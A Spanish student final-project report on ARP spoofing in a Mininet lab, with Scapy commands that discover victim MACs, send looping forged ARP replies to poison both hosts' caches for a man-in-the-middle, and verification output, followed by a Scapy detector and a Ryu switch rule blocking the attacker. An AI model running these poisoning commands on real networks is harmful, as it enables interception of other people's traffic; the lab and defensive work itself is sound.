


PROYECTO FINAL

ARP SPOOFING

1. Introducción

El protocolo ARP es el encargado de actualizar la tabla que muestra la MAC que corresponde a una dirección IP. Por eso, el ARP spoofing se basa en una suplantación de MAC. Es decir, se basa en engañar a las víctimas diciendo que la MAC de la otra víctima ahora es la del *attacker*. De esta forma todos los paquetes que vayan a la IP de la otra víctima ahora irán al *attacker* ya que los hosts piensan que la MAC es la de la víctima y, por lo tanto, el *attacker* tendrá acceso a todos los paquetes que circulen por la LAN.


El esquema sería el que se muestra a continuación:



El camino de vuelta sería equivalente a la imagen mostrada.

2. Experimento

En primer lugar, para dar comienzo al proyecto hemos creado la topología deseada a partir del archivo inicial de mininet (VerySimpleNet.py). La topología consta en tres hosts con unas IPs determinadas, un switch de tipo OVSSwitch y un controller (Ryu), dos de estos hosts serán víctimas y el otro será el atacante. La topología se ha creado a partir de las instrucciones que vimos en el proyecto de Mininet.



Sara Soriano - 240007
Rubén Vera - 241456
Eneko Treviño - 241679

```
*Finalproject.py
59 def mySDNExample(cip):
60     net = Mininet(controller=RemoteController, switch=OVSSwitch)
61     info( "*** Creating controller, IP: %s\n" % cip)
62     c0 = net.addController( name='c0', ip=cip, port=6633 )
63
64     info( "*** Creating switches\n" )
65     switches = {}
66     for s in range(5):
67         key = "%s" % s
68         sw = net.addSwitch(name=key, cls=OVSSwitch)
69         switches.setdefault(key, sw)
70         info( "Created switch: %s\n" % key)
71
72     info( "*** Creating nodes\n" )
73     nodes = {}
74     for s in switches.keys():
75         nodes.setdefault(s, [])
76         victim1 = net.addHost(name='victim1', ip = '192.168.1.2/24', mac = '5a:a5:20:08:17:f4')
77         nodes[s].append(victim1)
78         victim2 = net.addHost(name='victim2', ip = '192.168.1.3/24', mac = '3a:c0:b7:d2:32:8d')
79         nodes[s].append(victim2)
80         attacker = net.addHost(name='attacker', ip = '192.168.1.4/24', mac = '46:bd:1c:46:ef:13')
81         nodes[s].append(attacker)
82
83     info( "*** Creating links between host a switch\n" )
84     for ks, s in switches.items():
85         for h in nodes[ks]:
86             net.addLink(s, h)
87             info( "Creating links: %s-%s\n" % (ks,h.name))
88
89     info( "*** Starting network\n" )
90     net.build()
91     c0.start()
92     for k,v in switches.items():
93         v.start([ c0 ])
94
95     info( "*** Running CLI\n" )
96     CLI( net )
97
98     info( "*** Stopping network\n" )
99     net.stop()
100
101 if __name__ == '__main__':
102     # Tell mininet to print useful information
103     setLogLevel( 'info' )
104     # Simple test
105     Mininet.init()
106     controller_ip = "192.0.0.1"
107     mySDNExample(controller_ip)
```

Una vez realizado todo el código necesario, lo hemos ejecutado en el terminal de Mininet. Una vez ejecutado el fichero “Finalproject.py”, para poder empezar a realizar el ataque ejecutaremos mediante el CLI, de la topología creada, la consola xterm desde el nodo atacante. Desde ahí, hemos hecho el ataque como se puede ver en los distintos pasos que mostramos a continuación.

Primeramente, hemos abierto un xterm del *attacker* desde donde gracias a Scapy, obtendremos la información de las MACs de los *victims*. Para ello, hemos usado el comando ‘srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout = 2)’. Este comando lo que realiza es un ARP ping para descubrir la MAC de los hosts en una misma LAN, esto lo hace enviando un ARP request a una IP determinada y si recibimos respuesta esta contendrá la MAC del host con esa IP. Dicho comando nos devuelve los paquetes recibidos correctamente, que nosotros guardamos en la variable mac, y los que no han llegado, en nuestro caso, se almacenan en la variable unans. A partir del paquete almacenado en mac, con la función `summary()`, hemos podido obtener la MAC de *victim1* y *victim2*, ejecutando el ARP ping con las IPs correspondientes a cada uno de ellos como se muestra en la siguiente imagen.

```
"Node: attacker"
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
^[[AWelcome to Scapy (2.3.3)
>>> mac, unans = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.3'), ti
meout = 2)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> mac.summary()
Ether / ARP who has 192.168.1.3 says 192.168.1.4 => Ether / ARP is at 3a:c0:b7:
d2:32:8d says 192.168.1.3
>>> mac, unans = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), ti
meout = 2)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> mac.summary()
Ether / ARP who has 192.168.1.2 says 192.168.1.4 => Ether / ARP is at 5a:a5:20:
68:17:f4 says 192.168.1.2
>>>
```

Sara Soriano - 240007

Rubén Vera - 241456

Eneko Treviño - 241679


Como podemos ver en la imagen anterior las MACs que obtenemos son las siguientes:

- *victim1*: 5a:a5:20:68:17:f4
- *victim2*: 3a:c0:b7:d2:32:8d

En cada ejecución de la topología, como se vuelven a crear los hosts, estos se generan con otra MAC distinta. Por este motivo hemos cogido las MACs de una ejecución y hemos configurado los hosts para que sus MACs siempre sean las mismas y sea más sencillo hacer pruebas. Aun así, seguiremos usando los ARP pings para saber la MAC como si no la supiesemos.

Una vez obtenida las MACs, hemos creado, mediante scapy, en el *attacker*, un paquete ARP(). Sus parámetros serán: el primero es la IP de destino, el segundo la MAC de destino, la IP de origen, y por último el tipo de paquete de ARP. En nuestro caso, ponemos el 2 (is-at) ya que esto quiere decir que el paquete es de tipo ARP reply/response, el default es 1 (who-has) que sería de tipo ARP request, pero este no nos interesa. Esto es enviado desde el *attacker*, por lo que, lo que se está haciendo es informar a las víctimas de que asignen la MAC del *attacker* a la IP de la otra víctima. Es decir, forzamos a que actualicen la tabla de ARP de tal forma que la IP de la otra víctima estará ahora enlazada con la MAC del *attacker*.

Para que se realice en un sentido y en el opuesto, hemos creado dos paquetes intercambiando los parámetros. Es decir, los de origen por los de destino y viceversa. Finalmente, al enviar los paquetes, añadiremos los parámetros loop e inter para que los paquetes se vayan enviando infinitamente para mantener el ataque el tiempo que queramos.



```
"Node: attacker"
>>> arp_response = ARP(pdst='192.168.1.2', hwdst='5a:a5:20:68:17:f4', psrc='192.168.1.3', op = 'is-at')
>>> send(arp_response, loop = 1, inter = 2)
.....
Sent 20 packets.

"Node: attacker"
>>> arp_response2 = ARP(pdst='192.168.1.3', hwdst='3a:c0:b7:d2:32:8d', psrc='192.168.1.2', op = 'is-at')
>>> send(arp_response2, loop = 1, inter = 3)
.....
Sent 7 packets.
```

Llegados a este punto, ahora los paquetes que vayan hacia las víctimas, pasarán por el *attacker*, y lo que queremos es que el *attacker* reenvie estos paquetes a su destino. Para poder realizar esto, hay que habilitar el ip_forward. Para hacerlo, simplemente hay que ir /proc/sys/net/ipv4 y modificar el archivo ip_forward. Cambiando el 0 (disabled) por el 1 (enabled).



Para verificar que todo se realiza correctamente hemos realizado varias comprobaciones:

Sara Soriano - 240007

Rubén Vera - 241456

Eneko Treviño - 241679

Primero, tal y como se indica en la siguiente figura hemos realizado un ‘ping’ entre las víctimas.

```
"Node: victim1"
root@mininet:/home/mininet# ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
From 192.168.1.4: icmp_seq=1 Redirect Host(New nexthop: 192.168.1.3)
64 bytes from 192.168.1.3: icmp_seq=1 ttl=63 time=58.7 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=63 time=1.61 ms
From 192.168.1.4: icmp_seq=2 Redirect Host(New nexthop: 192.168.1.3)
64 bytes from 192.168.1.3: icmp_seq=3 ttl=63 time=0.223 ms
From 192.168.1.4: icmp_seq=3 Redirect Host(New nexthop: 192.168.1.3)
64 bytes from 192.168.1.3: icmp_seq=4 ttl=63 time=0.339 ms
From 192.168.1.4: icmp_seq=4 Redirect Host(New nexthop: 192.168.1.3)
64 bytes from 192.168.1.3: icmp_seq=5 ttl=63 time=0.287 ms
From 192.168.1.4: icmp_seq=5 Redirect Host(New nexthop: 192.168.1.3)
64 bytes from 192.168.1.3: icmp_seq=6 ttl=63 time=0.453 ms
From 192.168.1.4: icmp_seq=6 Redirect Host(New nexthop: 192.168.1.3)
64 bytes from 192.168.1.3: icmp_seq=7 ttl=63 time=0.197 ms
64 bytes from 192.168.1.3: icmp_seq=8 ttl=63 time=0.301 ms
From 192.168.1.4: icmp_seq=8 Redirect Host(New nexthop: 192.168.1.3)
64 bytes from 192.168.1.3: icmp_seq=9 ttl=64 time=44.4 ms
64 bytes from 192.168.1.3: icmp_seq=10 ttl=64 time=0.915 ms
64 bytes from 192.168.1.3: icmp_seq=11 ttl=64 time=0.139 ms
64 bytes from 192.168.1.3: icmp_seq=12 ttl=64 time=0.156 ms
```


Analizando la imagen anterior, vemos como el ‘ping’ llega correctamente y hay conexión entre las víctimas. Una vez sabemos esto, tendremos que ejecutar en un xterm del *attacker* el comando ‘tcpdump’, para ver con más detalles los paquetes que le llegan y envía. Se puede ver cómo recibe el ICMP request del origen, lo redirige al destino y, posteriormente, envía el ICMP reply al origen procedente del destino.

```
"Node: attacker"
length 64
19:00:04.181026 IP mininet > 192.168.1.2: ICMP redirect 192.168.1.3 to host 192.168.1.3, length 92
19:00:04.181035 IP 192.168.1.2 > 192.168.1.3: ICMP echo request, id 4686, seq 3, length 64
19:00:04.181204 IP 192.168.1.3 > 192.168.1.2: ICMP echo reply, id 4686, seq 3, length 64
19:00:04.181230 IP mininet > 192.168.1.3: ICMP redirect 192.168.1.2 to host 192.168.1.2, length 92
19:00:04.181234 IP 192.168.1.3 > 192.168.1.2: ICMP echo reply, id 4686, seq 3, length 64
19:00:05.182903 IP 192.168.1.2 > 192.168.1.3: ICMP echo request, id 4686, seq 4, length 64
19:00:05.182978 IP mininet > 192.168.1.2: ICMP redirect 192.168.1.3 to host 192.168.1.3, length 92
19:00:05.182988 IP 192.168.1.2 > 192.168.1.3: ICMP echo request, id 4686, seq 4, length 64
19:00:05.183159 IP 192.168.1.3 > 192.168.1.2: ICMP echo reply, id 4686, seq 4, length 64
19:00:05.183182 IP mininet > 192.168.1.3: ICMP redirect 192.168.1.2 to host 192.168.1.2, length 92
19:00:05.183187 IP 192.168.1.3 > 192.168.1.2: ICMP echo reply, id 4686, seq 4, length 64
```

Uno de los problemas observados es que *victim1* desde el xterm puede ver como se hace la redirección. Es decir, como hay un paquete ICMP redirect pero pasado un tiempo ya no se le muestra aunque en el ‘tcpdump’ vemos como el *attacker* sigue haciendo el “man-in-the-middle”.

Hemos corroborado que el ataque tiene éxito. Para asegurarnos completamente de que el objetivo de nuestro proyecto se está cumpliendo hemos ejecutado en un xterm de *victim1* el comando ‘arp -a’, que retorna la tabla de ARP.

Sara Soriano - 240007
Rubén Vera - 241456
Eneko Treviño - 241679



```
"Node: victim1"
root@mininet:/home/mininet# arp -a
? (192.168.1.4) at 46:bd:1c:46:ef:13 [ether] on victim1-eth0
? (192.168.1.3) at 3a:c0:b7:d2:32:8d [ether] on victim1-eth0
root@mininet:/home/mininet# arp -a
? (192.168.1.4) at 46:bd:1c:46:ef:13 [ether] on victim1-eth0
? (192.168.1.3) at 46:bd:1c:46:ef:13 [ether] on victim1-eth0
root@mininet:/home/mininet#
```

La primera ejecución de dicho comando se ha realizado antes de hacer el ataque, donde vemos que en la IP del *victim2* está su propia MAC. En cambio, una vez realizado el ataque, esta MAC es intercambiada por la del *attacker*. Esto refuerza la teoría de que el ataque se está realizando correctamente.


Todos los comandos y comprobaciones se podrían haber realizado también en el *victim2* y el resultado sería el mismo.

3. Ampliación

Una vez realizado el experimento, buscamos posibles maneras de ampliarlo y decidimos detectar cuando se estaba realizando un ataque y prevenirlo.

Primeramente, para detectar el ataque hemos declarado una función con scapy que dado un paquete, primero mira si es ARP y luego si el paquete es una ARP reply o response. A continuación, intenta, si no hay error, lo siguiente: hace un ARP ping a la IP de origen para saber su MAC real y luego mira la mac de origen del paquete, que ahí es donde se pondría la MAC del *attacker*. Con el if, revisa si coinciden, en caso afirmativo no se trataría de un engaño y no hace nada, en caso negativo imprimimos por pantalla que nos están atacando.

Para coger los paquetes, hacemos un sniff con el scapy con los parámetros store = False para que no los guarde y prn = process que será la función a la que le pasaremos el paquete.



```
"Node: victim1"
>>> def process(packet):
...     if packet.haslayer(ARP):
...         if packet[ARP].op == 2:
...             try:
...                 real_mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=packet[ARP].psrc), timeout=2)[0]
...                 response_mac = packet[ARP].hwsrc
...                 if real_mac[0][1] != response_mac:
...                     print("-----\n")
...                     print("\n UNDER ATTACK \n")
...                     print("\n-----")
...             except IndexError:
...                 pass
...
>>> sniff(store = False, prn = process)
```

Eneko Treviño - 241679

La primera de ellas es enviar desde el *attacker* un ARP ping el cual no es malicioso y no debería haber ningún problema. Como se ve en la siguiente imagen, el xterm de la víctima simplemente revisa el paquete y no encuentra ningún problema.

```
"Node: attacker"                                     "Node: victim1"
2)                                                     sel = select(sniff_sockets, [], []). remain)
Begin emission;                                       error: (4, 'Interrupted system call')
Finished to send 1 packets.                           >>> sniff(store = False, prn = process)
*                                                     Traceback (most recent call last):
Received 1 packets, got 1 answers, remaining 0 packets   File "<console>", line 1, in <module>
>>> mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), timeout =   File "/usr/lib/python2.7/dist-packages/scapy/sendrecv.py", line 608, in sniff
2)                                                     sel = select(sniff_sockets, [], []). remain)
Begin emission;                                       error: (4, 'Interrupted system call')
Finished to send 1 packets.                           >>> sniff(store = False, prn = process)
*                                                     Begin emission:
Received 1 packets, got 1 answers, remaining 0 packets   Finished to send 1 packets.
>>> mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), timeout =
2)                                                     Received 0 packets, got 0 answers, remaining 1 packets
Begin emission;                                       Begin emission:
Finished to send 1 packets.                           Finished to send 1 packets.
*                                                     *
Received 1 packets, got 1 answers, remaining 0 packets   Received 2 packets, got 0 answers, remaining 1 packets
>>> mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), timeout =   Begin emission:
2)                                                     Finished to send 1 packets.
Begin emission;                                       Received 0 packets, got 0 answers, remaining 1 packets
Finished to send 1 packets.                           Begin emission:
Received 1 packets, got 1 answers, remaining 0 packets   Finished to send 1 packets.
>>> |                                                     |
```

```
"Node: attacker"                                     "Node: victim1"
>>> mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), timeout = 2) *
Begin emission:                                     Received 1 packets, got 1 answers, remaining 0 packets
Finished to send 1 packets.                         -----
*                                                   
Received 1 packets, got 1 answers, remaining 0 packets UNDER ATTACK
>>> mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), timeout = 2)
Begin emission:                                     -----
Finished to send 1 packets.                         Begin emission:
*                                                    Finished to send 1 packets.
Received 1 packets, got 1 answers, remaining 0 packets *
>>> mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), timeout = 2) Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:                                     -----
Finished to send 1 packets.                         UNDER ATTACK
*                                                   
Received 1 packets, got 1 answers, remaining 0 packets
>>> arp_response = ARP(pdst='192.168.1.2', hwdst='5a:a5:20:68:17:f4', psrc='192
168.1.3', op = 'is-at')
>>> send(arp_response)
*                                                   
Sent 1 packets.                                     Begin emission:
>>> ^C
Received 0 packets, got 0 answers, remaining 1 packets
```


```
85 |  
86 | if(dst == "46:bd:1c:46:ef:13" or src == "46:bd:1c:46:ef:13"):  
87 |     actions = ""
```


Sara Soriano - 240007

Rubén Vera - 241456

Eneko Treviño - 241679

Para comprobar esto, con el ryu ejecutado en otro terminal, intentamos realizar un ataque o hacer un ARP ping. Como se muestra a continuación, vemos que no es posible ya que el switch desecha sus paquetes.



```
"Node: attacker"
root@mininet:/home/mininet# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
Welcome to Scapy (2.3.3)
>>> arp_response = ARP(pdst='192.168.1.2', hwdst='5a:a5:20:68:17:f4', psrc='192.168.1.3', op = 'is-at')
>>> send(arp_response)
WARNING: Mac address to reach destination not found. Using broadcast.
*
Sent 1 packets.
>>> mac = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.1.2'), timeout = 2)
Begin emission:
Finished to send 1 packets.

Received 0 packets, got 0 answers, remaining 1 packets
>>> █
```

Es decir, con la detección hemos visto la MAC que ha intentado realizar un ataque y hemos bloqueado su tráfico en la LAN para que no pueda realizar ningún otro ataque ni enviar ningún paquete.

4. Conclusión y posibles expansiones

Finalmente, queremos comentar un poco como ha sido el desarrollo del trabajo. En primer lugar, nuestro objetivo era hacer un ataque de VLAN hopping, pero después de ponernos manos a la obra y consultar con los profesores diferentes dudas llegamos a la conclusión de que era demasiado costoso y alejado del objetivo de la asignatura y pese a que nos hacía mucha ilusión realizar este ataque vimos que no era factible. Como queríamos seguir en la línea de usar scapy como herramienta de hacking y realizar algún ataque, nos decantamos por un ARP spoofing. Una vez realizamos el experimento inicial, vimos que podríamos extenderlo de alguna manera. Después de pensar en varias alternativas como empezar el VLAN hopping o realizar algún otro ataque como IP spoofing, decidimos que lo mejor era ampliar lo que ya teníamos e intentar detectar el ataque y detenerlo de alguna manera. La parte de detección, nos vino a la mente rápido y vimos que era algo posible, y fue el motivo por el cual nos decantamos a esta extensión. Una vez hecha la detección, para detener el ataque vimos varias alternativas, desde poner la MAC estática a los hosts que están siendo atacados hasta desechar el paquete. Finalmente, vimos que lo mejor era usar mecanismos usados en clase y por eso nos decantamos por implementar un switch inteligente mediante ryu que fuese capaz de bloquear el tráfico a un host.

Sara Soriano - 240007

Rubén Vera - 241456

Eneko Treviño - 241679

Para concluir nuestro trabajo, queremos comentar diferentes posibles expansiones que vemos de nuestro proyecto que queríamos haber realizado, pero por falta de tiempo y conocimiento no hemos podido llevar a cabo. La primera y más próxima expansión, sería automatizar el proceso de cancelación de tráfico al atacante, ya sea mediante ryu o mediante algún script programado. Otra variante y/o expansión sería en vez de cancelar el tráfico al atacante se podría simplemente desechar el paquete malicioso mediante alguna herramienta.